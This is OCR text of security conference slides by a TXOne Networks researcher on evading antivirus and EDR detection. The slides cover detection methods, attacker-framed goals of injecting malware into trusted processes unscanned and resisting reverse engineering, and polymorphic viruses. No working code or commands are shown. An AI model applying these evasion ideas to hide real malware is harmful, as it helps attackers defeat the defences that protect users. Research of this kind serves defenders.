txOne networks™

2021

Skrull Like A King！從重兵看守的天眼防線殺出重圍

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
Sheng-Hao Ma

Threat Researcher at TXOne Networks

- **Core member** of CHROOT Security Group
- **Over 10-year experience** in reverse engineering, Windows vulnerability, and Intel 8086.
- **Spoke** at S&P, BlackHat, DEFCON, HITB, HITCON, VXCON, ROOTCON, CYBERSEC, SITCON, etc.
- **Instructor** of Ministry of National Defense, Ministry of Education, HITCON, and etc.
- **Publication** *Windows APT Warfare* 惡意程式前線戰術指南



Background

Background




Windows Task Manager
© file.ne
File Options View Windows Help
Applications Processes Services Performance Networking Users

Image Name	CPU	Memory	Command Line
paexec.exe	00	146 K	C:\Windows\paexec.exe
hmpsched.exe	00	171 K	C:\Program Files\HitmanPro\hmpsched.exe
svch0st.exe	34	136 K	C:\Windows\System\svch0st.exe
svchost.exe	00	187 K	C:\Windows\System32\svchost.exe

兄弟啊




57
/ 68

Community Score

57 security vendors flagged this file as malicious

c2cf2118550a0fd7f81fe9913fe36be24c03a0ae5430b94557e0ee71c550a58c

peexe



57

/ 68

Community Score

57 security vendors flagged this file as malicious

c2cf2118550a0fd7f81fe99 e5430b94557e0ee71c550a58c

peexe

AntiVirus Design

- Malware Detection
  - Signature-Patterns Scanning e.g. YARA
  - ML: Heuristic-Detection e.g. SVM
  - Virtual Machine (VM)
- When To Scan?
  - Regular Schedule Service
  - Minifilter & PsSetCreateProcessNotifyRoutine
- Automatic Sample Submission

Challenge

inject malware into trusted system processes, without triggering AV/EDR?

- Malware Detection
  - Signature-Patterns Scanning e.g. YARA
  - ML: Heuristic-Detection e.g. SVM
  - Virtual Machine (VM)
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txOne networks

Challenge

- Malware Detection
  - Signature-Patterns Scanning e.g. YARA
  - ML: Heuristic-Detection e.g. SVM
  - Virtual Machine (VM)
- When To Scan?
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our payload shouldn't be scanned

Challenge

- Malware Detection
  - Signature-Patterns Scanning e.g. YARA
  - ML: Heuristic-Detection e.g. SVM
  - Virtual Machine (VM)
- When To Scan?
  - Regular Schedule Service
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
- Automatic Sample Submission

can we protect our malware against reversing, even if the binary got captured in hand?

Skynet by AV/EDR



千面人病毒


千面人病毒可怕的地方，在於每當它們繁殖一次，就會以不同的病毒碼傳染到別的地方去。每一個中毒的檔案中，所含的病毒碼都不一樣，對於掃描固定病毒碼的防毒軟體來說，無疑是一個嚴重的考驗！如Whale病毒依附於.COM檔時，幾乎無法找到相同的病毒碼，而Flip病毒則只有2 byte的共同病毒碼（好像戴面具只剩兩個眼睛露出來）。


- Malware Detection
  - Signature-Patterns Scanning e.g. YARA
  - ML: Heuristic-Detection e.g. SVM
  - Virtual Machine (VM)
- When To Scan?
  - Regular Schedule Service
  - Minifilter & PsSetCreateProcessNotifyRoutine
- Automatic Sample Submission


and here's the only way we know about *BAD GUYS* ...

Outline

The Treasure left since XP



C:\fishfish.exe got clicked!
C:/
EXE
EXE File
Explorer


C:/
EXE
EXE File
C:\fishfish.exe got clicked!
Explorer
kernel32!CreateProcessW
kernel32!CreateProcessInternalW

